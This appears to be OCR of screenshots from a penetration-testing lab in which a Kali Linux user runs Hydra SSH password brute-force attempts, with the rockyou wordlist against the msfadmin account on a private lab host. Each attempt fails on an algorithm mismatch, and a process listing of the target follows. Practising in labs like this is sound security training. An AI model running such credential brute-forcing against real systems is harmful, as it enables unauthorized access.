[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$
```

Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 0:39

kali@kali: ~


Session Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$
```

Right Ctrl

META KALI [Running] - Oracle VirtualBox

File Machine View Input Devices Help




Mouse integration ...


Don't show again


Auto capture keyboard ...


Don't show again


Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
0:13
kali@kali: ~
Session Actions Edit View Help
root 4406 0.0 0.0 0 0 ? S 13:12 0:00 [nfsd]
root 4407 0.0 0.0 0 0 ? S 13:12 0:00 [nfsd]
root 4411 0.0 0.0 2424 336 ? Ss 13:12 0:00 /usr/sbin/rpc.mountd
root 4477 0.0 0.0 5412 1732 ? Ss 13:12 0:00 /usr/lib/postfix/master
postfix 4478 0.0 0.0 5420 1648 ? S 13:12 0:00 pickup -l -t fifo -u -c
postfix 4480 0.0 0.0 5460 1680 ? S 13:12 0:00 qmgr -l -t fifo -u
root 4484 0.0 0.0 5388 1204 ? Ss 13:12 0:00 /usr/sbin/nmbd -D
root 4486 0.0 0.0 7724 1404 ? Ss 13:12 0:00 /usr/sbin/smbd -D
root 4490 0.0 0.0 7724 812 ? S 13:12 0:00 /usr/sbin/smbd -D
root 4502 0.0 0.0 2424 868 ? Ss 13:12 0:00 /usr/sbin/xinetd -pidfile /var/run/xinetd.pid -stayalive -inetd_compat
proftpd 4541 0.0 0.0 9948 1612 ? Ss 13:12 0:00 proftpd: (accepting connections)
daemon 4555 0.0 0.0 1984 420 ? Ss 13:12 0:00 /usr/sbin/atd
root 4566 0.0 0.0 2104 892 ? Ss 13:12 0:00 /usr/sbin/cron
root 4594 0.0 0.0 2052 348 ? Ss 13:12 0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
root 4595 0.0 0.0 2052 476 ? S 13:12 0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
tomcat55 4597 0.2 4.3 364500 90516 ? Sl 13:12 0:11 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager 